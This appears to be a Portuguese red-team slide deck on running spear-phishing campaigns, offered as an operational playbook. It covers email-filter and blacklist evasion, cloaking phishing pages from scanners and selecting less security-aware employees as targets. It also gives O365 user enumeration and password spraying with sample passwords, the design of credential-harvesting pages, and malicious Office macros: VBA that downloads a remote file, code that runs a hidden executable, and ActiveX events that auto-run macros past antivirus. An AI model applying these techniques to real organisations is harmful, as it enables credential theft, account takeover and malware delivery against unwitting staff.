 - ❖ <https://www.expireddomains.net/>
 - ❖ DomainHunterGatherer.com
- ❖ Reputação/Score de Domínios:
 - ❖ <https://www.ipvoid.com/domain-reputation-check/>
 - ❖ <https://www.barracudacentral.org/lookups/lookup-reputation>
 - ❖ https://talosintelligence.com/reputation_center

Considerações sobre Evasion (Controles de Email) – Conteúdo do E-mail

- ❖ Evitar links no conteúdo que apontam para endereços Ipv4, usar FQDNs, HTTPS e SSL válido.
- ❖ Utilizar open redirects, de preferência de falhas da infraestrutura do alvo, abaixo um exemplo do google (não é interessante p/ credential collect):

```
https://accounts.google.com/ServiceLogin?continue=https%3A%2F%2Fappengine.google.com%2Fah%2Fconflogin%3Fcontinue%3Dhttps%3A%2F%2F diesec.home.blog%2F&service=ah
```

- ❖ More about it: <https://medium.com/@p.matkovski/detection-of-phishing-redirects-a2c40482264e>
- ❖ Anexos Suspeitos, não comuns para organizações; (Malware Delivery)
- ❖ Conteúdo do e-mail ou links quebrados/inválido; (UX e User friendly, people love it)
- ❖ Conteúdos em HTML;
- ❖ Certificado SSL Válido e confiável; (Normalmente letsencrypt é ok, não tenho histórico de bloqueios vinculados entidade certificadora)

Considerações sobre Evasion (Controles de Email)

- ❖ Controles de filtro de conteúdo web podem quebrar o fluxo da campanha;
- ❖ Utilizar serviços de envio de e-mail com reputação alta (SendGrid, Mailchimp, gsuite). (Não enviar a lista de e-mails alvos para as plataformas rs, mailchimp por exemplo permite automação de cliente, tirando a necessidade de cadastro de e-mails na plataforma).
 - ❖ Validar, independente de qual provedor de e-mail seja, se é possível manipular os headers, podendo alterar “Delivered-by Mailchimp for XXX” para “From: redteambadassdomain”
- ❖ Inspecionar a reputação do IP de disparo.
 - ❖ Histórico de disparo de e-mail vazio é algo suspeito, um histórico de disparo malicioso é pior ainda.
- ❖ Atenção com Mail Headers:
 - ❖ Origem do e-mail:
 - ❖ Remova headers de hosts anteriores (No caso de usar um cliente (ex notebook(localhost), phishing server) para disparar usando um relay (postfix) ou provedores de e-mail).

Considerações sobre Evasion (Controles de Email)

- ❖ Testar capacidade de entrega em ambientes controlados;
 - ❖ Uma opção é <https://www.mail-tester.com/>, porém, não é conhecido se compartilham para análise. Recomendado testar em ambientes controlados anyway.
- ❖ Não ofusque links com tags html;(Crie hostnames vinculados à campanha ex: satisfacao.domain.com)
- ❖ Não utilize palavras comuns de spam (Subject com '!')
- ❖ Não spoofe um domínio que você não controla, (big thanks for defense mechanisms)
- ❖ Utilizando serviços de disparo de terceiros (ex: mailchimp), garanta que respostas voltem para a sua caixa de e-mail (sim, as vezes falam para reenviar o link pois está dando 'Site não é seguro')
- ❖ Tempo e frequência:
 - ❖ Apesar de Spear Phishings serem direcionados, é improvável ter um número de alvos alto, de qualquer forma, disparar mais de 100 e-mails de uma origem (IP) de reputação baixa é provável ser categorizado como spam.

Considerações sobre DNS – Visão Geral

- ❖ Se tratando de disparo de e-mail, é importante ter em mente de como isso funciona, e porquê trocar o header de origem para qualquer coisa ou enviar um e-mail spoofado da google não vai funcionar.
 - ❖ Sender Policy Framework (SPF)
 - ❖ DMARC (<https://www.agari.com/insights/tools/dmarc/>)
 - ❖ DKIM
 - ❖ MX records (of course)
 - ❖ Categorização de domínio. (Se você comprar um expirado, talvez já esteja categorizado)
- ❖ Sem DMARC, SPF e DKIM, é inviável precisar se uma mensagem é uma tentativa de spoofing. Embora, se uma organização tiver um entendimento claro do domínio que possui, existe outro mecanismo de proteção que pode impedir o **spoofing de um usuário local**. Esse mecanismo é o recurso “Domínios Aceitos” no Microsoft Exchange.
- ❖ No Exchange Server 2007, os Domínios Aceitos informam ao Exchange quais domínios aceitar e-mail. Se um domínio – diesec.home.blog neste exemplo, for um Domínio Aceito, não há motivo para remetentes externos usarem esse domínio nos cabeçalhos MAIL ou FROM.
 - ❖ <https://exchangepedia.com/2008/09/how-to-prevent-annoying-spam-from-your-own-domain.html>

Considerações sobre DNS - SPF

❖ Sender Policy Framework (SPF)

- ❖ Sender Policy Framework (ou SPF) é um padrão para verificar se o host (IP) está autorizado pelo domínio. Para aproveitar as vantagens do SPF, o proprietário de um domínio publica uma lista de hosts de envio autorizados nos registros do Sistema de Nomes de Domínio (DNS) desse domínio, na forma de um registro TXT especialmente formatado.
- ❖ Quando o SPF é utilizado e estamos tentando retransmitir uma mensagem através de um servidor de e-mail, o servidor de e-mail estará na posição de verificar o registro SPF do domínio do qual estamos informando que a mensagem é.
- ❖ Se existir um registro SPF e nosso endereço IP não estiver incluído no registro, há uma boa chance de que o servidor de e-mail rejeite nossa mensagem. O SPF não verifica (ignora) o cabeçalho “From”.
- ❖ Ou seja:
 1. The mail server that receives a message must verify the SPF record
 2. The domain owner must create an SPF record

```
Whanna see by yourself how it looks like?  
# dig +short -t TXT yourdomain.com
```

Considerações sobre DNS - DKIM

❖ Domain Keys Identified Mail (DKIM)

- ❖ O SPF não é capaz de verificar o conteúdo da mensagem. DKIM é o padrão para verificar o conteúdo da mensagem. DKIM é correio identificado por Domain Keys.
- ❖ Este mecanismo é utilizado por um servidor de e-mail para assinar uma mensagem e seu conteúdo, para que outros possam confirmar que se originou desse servidor. Para o processo de assinatura da mensagem, um cabeçalho DKIM-Signature é usado.
- ❖ O processo de verificação é realizado por um servidor, através do DNS que consulta a chave pública do domínio, para identificar se a mensagem foi originada daquele domínio ou não.

```
Whanna see by yourself how it looks like?  
# dig selector._domainkey.domain.com -t TXT
```

Considerações sobre DNS - DMARC

- ❖ Domain-based Message Authentication (DMARC)
- ❖ A autenticação, relatório e conformidade de mensagens com base em domínio (ou DMARC) é um padrão que permite que um proprietário de domínio execute o seguinte.
 1. Anuncie o uso de DKIM e SPF
 2. Avise outros servidores de e-mail sobre suas ações no caso de uma mensagem falhar na verificação
- ❖ Obviamente, o DMARC será eficaz apenas no caso de o servidor de recebimento de mensagens verificar ativamente o registro e agir sobre ele. O mesmo se aplica a SPF e DKIM. Se um servidor de e-mail não procurar ativamente e agir de acordo com essas contramedidas, seus usuários ficarão expostos a ataques de falsificação.

```
Whanna see by yourself how it looks like?  
# dig +short -t TXT _dmarc.wordpress.com
```

Considerações sobre DNS - Categorization

- ❖ Todos os domínios devem ser categorizados antes da execução da campanha;
- ❖ Os domínios podem ser comprados pré-categorizados ou categorizados por você mesmo
 - ❖ Para pré-categorizados, confira: expireddomains.net e DomainHunterGatherer.com
- ❖ A autoclassificação pode levar tempo, faça-o com antecedência
- ❖ Use plataformas de consulta/categorização web para monitorar o status dos domínios de avaliação identifique cenários e ativos queimados
- ❖ Verifique pelo menos diariamente
- ❖ A Ferramenta chamaleon pode ser adotada para categorizar domínios de forma automatizada.

Whanna se by yourself how it looks like?

```
# git clone https://github.com/mdsecactivebreach/Chameleon.git
# cd Chameleon
# pip install -r requirements.txt
python3 chameleon.py --proxy a --submit --domain targetfakedomain.com
```

Considerações sobre Spoofing

- ❖ Com base nisso tudo até aqui, primeira parabéns por continuar na porradaria do tópico e segundamente, se o alvo não possuir SPF, DKIM ou dmarc, você pode Spoofar.
 - ❖ Tip: essas infos podem estar atreladas no dns. Demais intel podem ser obtidas enviando um e-mail para um destinatário da organização que não existe (404@target.com) e analisando os headers da mensagem de non-delivery.
- ❖ Geralmente, spoofing não é uma opção, empresas que tem necessidade para esse tipo de demanda (redteam), na maioria dos casos, já possuem uma maturidade de segurança formidável.

Avoiding BlackLists


- ❖ Bom, como já citado, é tudo uma questão de tempo, esforço e complexidade (maturidade do alvo). Adotar baseline de operação é uma prática, uma vez que o processo esteja minimamente automatizado, já é um ganho, personalizações e customizações sempre vão ser necessárias.
- ❖ Ainda assim, pela questão citada anteriormente, elas vão definir se você leva em consideração ou não os seguintes tópicos:
 - ❖ Proteções contra mecanismos de varredura automatizada. Isso é particularmente importante se você estiver clonando domínios de alta reputação para phishing de credenciais.
 - ❖ Scrapers e SEGs (Secure Email Gateways) estão procurando ativamente clones de sites de páginas de phishing de credencial, como Office 365 e Gmail.
 - ❖ Uma vez identificado o acesso de mecanismos desse gênero, ofereça conteúdo neutro/falso;
 - ❖ Você também pode usar técnicas para identificar ambientes emulados como headless Chrome, Selenium, etc.
 - ❖ Você pode encontrar uma lista de rastreadores da web usando a tag WEB_CRAWLER na API GreyNoise pública. (and block it hahahahaHAHA)

```
# curl -s -XPOST -d 'tag=WEB_CRAWLER' http://api.greynoise.io:8888/v1/query/tag
```

Avoiding BlackLists

- ❖ Hospede anexos maliciosos em domínios de alta reputação ou em seu próprio domínio personalizado. (Não enviar via attachment ou em cenários de spear phishing lateral, use o one drive rs)
 - ❖ SEGs tornaram-se melhores em capturar payloads maliciosos prontos para uso, como documentos do Word com macros. Se o seu anexo for detectado, seu domain pode ser queimado.
- ❖ Uma vez que a campanha queime, pode ser muito difícil recuperar o acesso a caixa de entrada do usuário. Você pode precisar descartar a campanha e começar de novo.
- ❖ Redirecionamentos (HTTP STATUS CODE 301/302) da campanha para domínios com reputação alta. Erro muito comum, alguns fluxos redirecionam para o site original, a campanha pode queimar antes mesmo de entrar em operação. (RedScreen of dead? Yes, means you will not sleep that night)
 - ❖ Seu domínio pode ser classificado como malicioso, pois você não está realmente associado ao domínio redirecionado.

Avoiding BlackLists



* Imagem Pública encontrada por google Search, não é evidência de operação real.

Avoiding BlackLists

- ❖ Detecção por bots
 - ❖ DETECÇÃO DE PHISHING EM PÁGINAS WEB TCC :
<https://riu.ufam.edu.br/bitstream/prefix/2075/2/Francisco%20Fagner%20do%20Rego%20Cunha.pdf>
- ❖ Hooks Javascript
 - ❖ Redirecionamento de páginas para o domínio alvo.
- ❖ Threat Intel de domínios semelhantes, take down services etc

Anti Analysis

- ❖ Apache mod_rewrite (Redirector)
- ❖ User Agent Redirection
 - ❖ Ao capturar e analisar o agente de usuário de cada alvo e, em seguida, servir o apropriado, para cada agente de usuário, conteúdo de phishing e carga útil, podemos maximizar a eficácia de nossa campanha.
- ❖ Invalid URI Redirection
 - ❖ Tanto o usuário final quanto o responsável pelo incidente devem ter permissão para interagir com elementos da campanha. Podemos definir quais elementos serão apresentados para os alvos em si e encaminhar todas as outras solicitações para uma página de nossa escolha.
 - ❖ Servir um payload, independentemente do URI solicitado, também pode ser realizado de maneira semelhante. Além disso, redirecionar solicitações de URIs inexistentes para uma página legítima da empresa que visamos aumenta o senso de legitimidade de nossa página de phishing.(redirect warning!)
- ❖ Operating System Based Redirection
- ❖ IP Filtering
 - ❖ A filtragem de IP pode ser facilmente realizada usando mod_rewrite. A filtragem de IP nos permitirá fazer solicitações de proxy ou redirecionar usuários com base em seus endereços IP. Podemos seguir duas abordagens em Filtragem de IP.
 - ❖ WhiteListing
 - ❖ Blacklisting

https://github.com/violentlydave/mkhtaccess_red/

Monitoramento da Infraestrutura

- ❖ O monitoramento precisa contemplar os seguintes itens:
 - ❖ Disponibilidade de Ativos/Load; (Pelo ambiente de operação ser volátil (aka destruído com frequência, é meio raro esse tipo de monitoramento)
 - ❖ Saúde dos Domínios/hosts utilizados. (Reputação)
 - ❖ Config de DNS
 - ❖ Whois Privacy
 - ❖ Idade do Domínio
 - ❖ Status de Categorização (bluecoat, mcafee, palo alto etc)
- ❖ A notificação é um fator importante, monitorar por si só não significa nada se a equipe não for acionada real time para atuação;
- ❖ Como isso pode ser alcançado?
 - ❖ Ferramentas já existem para monitorar a infraestrutura de RedTeam (Shepherd – Ghostmanager - GhostWriter by SpecterOps)
 - ❖ Do it Yourself.
 - ❖ A maioria das tools são online, integração com Api's podem ser feitas para coleta e análise, notificação via Slack etc

<https://github.com/GhostManager/DomainCheck>

<https://posts.specterops.io/being-a-good-domain-shepherd-57754edd955f>

<https://posts.specterops.io/being-a-good-domain-shepherd-part-2-5e8597c3fe63>

Monitoramento da Infraestrutura - DataSources

❖ DataSources

- ❖ <https://mxtoolbox.com/emailhealth/>
- ❖ <https://www.virustotal.com/gui/home/search>
- ❖ https://talosintelligence.com/reputation_center
- ❖ <https://www.ipvoid.com/domain-reputation-check/>
- ❖ <https://sitereview.bluecoat.com/#/>
- ❖ Whois/DNS/ OpenDNS
- ❖ <https://www.namecheap.com/>
- ❖ malwaredomains.com
- ❖ IBM X-Force, Fortiguard, TrendMicro e Cymon

Intel

The classic OSINT

Intel

- ❖ Identidade Visual da organização Alvo;
 - ❖ Layout de Banners
 - ❖ Arquivos publicados pdf etc;
- ❖ Localização Geográfica; Para acessos na VPN ou até mesmo em conta de e-mail, importante conectar em uma VPN que tenha um GEOIP comum para a organização ou conta comprometida.
- ❖ Mídias sociais da Organização e funcionários (linkedin, twitter, instagram):
 - ❖ Eventos/Campanhas Internas;
 - ❖ Expressões, jargões utilizados. Geralmente tem um contexto específico, jargões para referenciar funcionários, áreas e equipes;
 - ❖ Padrão de escrita adotada, formal ou informal;
- ❖ Enumeração de E-mails e Validação de Contas;
- ❖ Password Spraying;
- ❖ Sistemas com autenticação integrados no gatilho.

Identidade Visual

- ❖ Identidade Visual da organização Alvo é importante para a construção do template de e-mail. O e-mail na caixa do usuário precisa ser fidedigno à organização.
 - ❖ DreamTeam tem designers com photoshops parrudos, geralmente não é o caso rs
 - ❖ <https://imagecolorpicker.com/>
 - ❖ mailchimp editor (Função de gerar artes com base em branding)
 - ❖ <https://beefree.io/templates/free/>
 - ❖ <https://beefree.io/editor/?template=free-for-all>
- ❖ Note:
 - ❖ Em virtude de colocar as imagens devidamente no corpo do e-mail, é recomendado que você encode a imagem em base64 e insira dentro do src=" no HTML no corpo do e-mail. em outros casos, a imagem pode e potencialmente não irá carregar e talvez gerar algum alerta de download externo. (Imagens externas são usadas para mapear usuários que abriram o email por ex, src='https://bla.com/pic.jpg?=uuid_do_user')
 - ❖ <https://www.base64-image.de/>

Target Aquisition

❖ Enumeração de E-mails

- ❖ Mapear o padrão de e-mail da organização, ex: `{firstname}.lastname}@mail.com` etc
- ❖ Ferramentas de LEAD geralmente indexam o linkedin com base no nome da organização e ID (company id), algumas tools validam se a conta é válida ou não, porém são pagas.
- ❖ Basicamente, da para escrever uma tool na mão para fazer o mesmo ou utilizar a <https://github.com/vysecurity/LinkedInt.git>
 - ❖ Necessário ter uma conta no linkedin válida (não aparece na visitação, ela indexa pela página de busca, não pelo acesso direto) Quanto mais network tiver na conta, melhor a qualidade dos resultados.
 - ❖ Ferramenta traz formato do e-mail configurado, informação de cargo e foto, disponibiliza html para consulta.
- ❖ Para selecionar os alvos, você pode levar várias métricas em questão, evite usuários de tecnologia, segurança, marketing, publicidade, VIPS etc.

```
#cat people_enum_v2 | grep -ivE  
'recursos | humanos | tecnologia | cyber | ciber | sistemas | talentos | RH | marketin | qualis' | grep -iE  
"estag | está | admin | limpeza | trabalho | assistente | auxiliar | financeiro | administrativo | atendimento"
```

Target Acquisition

- ❖ Validação de Contas de E-mail
 - ❖ Ferramentas que podem ser utilizadas:
 - ❖ o365spray (<https://github.com/0xZDH/o365spray.git>)
 - ❖ --Validate -U usersList
 - ❖ --Spray -U Userlist -p <password_string>
 - ❖ burpSuite Intruder - Mapear os endpoints/componentes de autenticação
 - ❖ Office365
 - ❖ Citrix
 - ❖ Portais de VPN
 - ❖ Aplicações Web

Validação de Contas no O365

- ◊ A Microsoft não vê user enumeration como vulnerabilidade, porém, ela possui medidas para mitigar o impacto, como smartlock e posteriormente um número de tentativas, ela começa a retornar falsos positivos.
- ◊ O mapeamento dos usuários pode ser feito com base nos http response code.

Response Code	Description
200	Successful login (good user/password)
401	Valid Username, bad password
403	Valid Username, good password, 2FA required
404	Invalid Username

Password Spraying – Recomendações e Considerações

- ◊ By default, AD will lock a user out after three failed login attempts. In the vast majority of cases, a user will have been asked to update their AD account credentials and will have done so on their most frequently used device
- ◊ **Account lockout duration**
 - ◊ You can specify the time in minutes that the account can be locked out. For example, if the account locks out for two hours, the user can try again after that time. The default is no lockout. When you define the policy, the default time is 30 minutes.
- ◊ **Account lockout threshold**
 - ◊ This specifies the number of failed attempts at logon a user is allowed before the account is locked out (for example, three). After the threshold has been reached, the account will be locked out. If this value is set to 0, the account will not lock out. This setting can be from 0 to 999.
 - ◊ Reset [account lockout](#) counter after You can choose to have the account lockout counter reset after a number of minutes. At that time, the count will start over at one.
- ◊ **Reset account lockout counter after**
 - ◊ This option defines the amount of time in minutes after a bad logon attempt that the “counter” will reset. If this value is set to 45 minutes, and user *jsmith* types his password incorrectly two times before logging on successfully, his running tally of failed logon attempts will reset to 0 after 45 minutes have elapsed. Be careful not to set this option too high, or your users could lock themselves out through simple typographical errors.
 - ◊ The threshold that you select is a balance between operational efficiency and security, and it depends on your organization's risk level. To allow for user error and to thwart brute force attacks, a setting above 4 and below 10 could be an acceptable starting point for your organization

<https://www.varonis.com/blog/active-directory-account-lockout/>

[https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/hh994574\(v=ws.11\)](https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/hh994574(v=ws.11))

<https://www.sciencedirect.com/topics/computer-science/account-lockout-policy>

<https://www.microsoft.com/en-us/microsoft-365/blog/2018/03/05/azure-ad-and-adfs-best-practices-defending-against-password-spray-attacks/>

Password Spraying;

- ❖ Considerações sobre masslock;
- ❖ Considerações sobre senhas a serem usadas;
 - ❖ companynname@2021
 - ❖ Companyame@2020
 - ❖ etc
- ❖ <https://github.com/byt3bl33d3r/SprayingToolkit>
- ❖ <https://github.com/nickvangilder/Office-365-Password-Spray>
- ❖ <https://hub.docker.com/r/cfsdes/365spray>
- ❖ <https://github.com/LMGsec/o365creeper>
- ❖ <https://www.trustedsec.com/blog/owning-o365-through-better-brute-forcing/>

Credential Collect

How it goes

Fluxo

- ❖ O fluxo padrão geralmente segue a linha de delivery do email, usuário clica no link e é redirecionado para a página falsa (ou algum redirector(decoy) que direciona para a página falsa), fornece as credenciais e então é direcionado para o motivo do e-mail ter chegado na caixa, por exemplo, um google forms com um questionário rápido de satisfação (identidade visual aqui também).
- ❖ Ao modelar a sua página falsa, é importante remover metadados de ferramentas automatizadas de clonagem;
- ❖ Além disso, é interessante inserir a identidade visual na página falsa, por exemplo:
 - ❖ O365 behavior: Uma vez que o usuário insere o e-mail no campo, o fundo é alterado para o da organização.
- ❖ Inserir uma mensagem de “credencial inválida” na primeira tentativa de autenticação.
- ❖ Validação do domínio válido, formato de e-mail etc.
- ❖ Basicamente é burlar o usuário e os treinamentos de conscientização, deixando o mais fidedigno possível.

Malware - Maldocs

Let the malware hit the flor (just kidding, don't do that)

VBA


- ❖ Visual Basic for Applications code can be embedded within Microsoft Office files, with the intention of automating processes and accessing Windows APIs and other low-level functionality, from inside those files.
- ❖ As of MS Office 2003, this behavior was altered. Macros were no longer executed automatically when an Office file was loaded and a GUI would pop-up informing users of macro presence inside the file.
- ❖ MS Office 2007 took macro security a step further. Macros could not be embedded at all within the default MS Word document file. This effort was facilitated by the OfficeOpen XML standard, based on which Microsoft introduced four distinct file formats.

Macro Security

- ❖ Besides the annoying pop-up asking, if you want to enable macros, there are several other macro security features and gotchas. First, to protect/alert users against documents containing possibly dangerous macros, you cannot save macros into a standard Office document with the standard file extension. Documents with macros enabled have a special extension that typically swaps out the x (for XML) with an m (for macro-enabled), e.g., .docm instead of .docx.
- ❖ Second, as mentioned before, the default setting for Office disables macros from running. Instead, you receive the golden drop-down bar asking you to enable macros. However, there are a couple of exceptions to this rule: trusted documents, trusted locations, and trusted publishers. These can all be established under the macro security settings. There are a few default trusted locations.

Visual Basic Editor

- ◆ The editor opens in a completely separate window from the Office application. Each Office application has an application-specific editor with application-specific support.



Download Files

- ❖ UrlDownloadToFileA, XHTTP etc

```
Sub DownloadFile()
    Set objXMLHTTP = CreateObject("Microsoft.XMLHTTP")
    Set objADODBStream = CreateObject("ADODB.Stream")
    objXMLHTTP.Open "GET", "https://bit.ly/2B1GCyQ", False
    objXMLHTTP.Send
    objADODBStream.Type = 1
    objADODBStream.Open
    objADODBStream.Write objXMLHTTP.responseText
    objADODBStream.savetofile "ts.jpg", 2
End Sub
```

Execute Binary

- ❖ In addition to using the Win32 API, we can also execute a program using the Shell command built into VBA itself. This command runs an executable program and returns the program's task ID (if you want it). The Shell command takes as arguments the command-line and the windows-style. So, to execute notepad.exe again and hide its window, we simply make a call to Shell passing in those arguments.

```
Declare Function WinExec Lib "kernel32" (_
    ByVal lpCmdLine As String, _
    ByVal nCmdShow As Long _
) As Long

Const SHOW_HIDE As Long = 0

Sub ExecuteFile()
    WinExec "C:\Windows\System32\notepad.exe", SHOW_HIDE
End Sub
```

ActiveX Controls for macro Execution

- ❖ ActiveX is a software framework created by Microsoft that adapts its earlier **Component Object Model (COM)** and **Object Linking and Embedding (OLE)** technologies for content downloaded from a network, particularly from the World Wide Web. Microsoft introduced ActiveX in 1996. In principle, ActiveX is not dependent on Microsoft Windows operating systems, but in practice, most ActiveX controls only run on Windows.
- ❖ Most malicious Word documents use the usual reserved names AutoOpen() and Document_Open() to automatically run macros. These names seem to be picked up by AVs.
- ❖ The following macro malware uses a subroutine coming from an ActiveX control to execute its code. Specifically, it uses an InkEdit control to automatically execute its code.
 - ❖ When using ActiveX controls for macro execution, the victim will see some warning
 - ❖ Each control gives the option to add macros to its procedures
 - ❖ We can see below that there are dozens of procedures that could be used

ActiveX Controls for macro Execution

- ❖ After testing each ActiveX control object and all its procedures a large number of procedures were able to automatically run macros. Not all controls can be embedded into the document but majority can be and are listed in the table below.

ActiveX Control	Subroutine name
Microsoft Forms 2.0 Frame	Frame1_Layout
Microsoft Forms 2.0 MultiPage	MultiPage1_Layout
Microsoft ImageComboBox Control, version 6.0	ImageCombo21_Change
Microsoft InkEdit Control	InkEdit1_GotFocus
Microsoft InkPicture Control	InkPicture1_Painted InkPicture1_Painting InkPicture1_Resize
System Monitor Control	SystemMonitor1_GotFocus SystemMonitor1_LostFocus
Microsoft Web Browser	WebBrowser1_BeforeNavigate2 WebBrowser1_BeforeScriptExecute WebBrowser1_DocumentComplete WebBrowser1.DownloadBegin WebBrowser1.DownloadComplete WebBrowser1.FileDownload WebBrowser1.NavigateComplete2 WebBrowser1.NavigateError WebBrowser1_ProgressChange WebBrowser1_PropertyChange WebBrowser1_SetSecureLockIcon WebBrowser1_StatusTextChange WebBrowser1_TitleChange

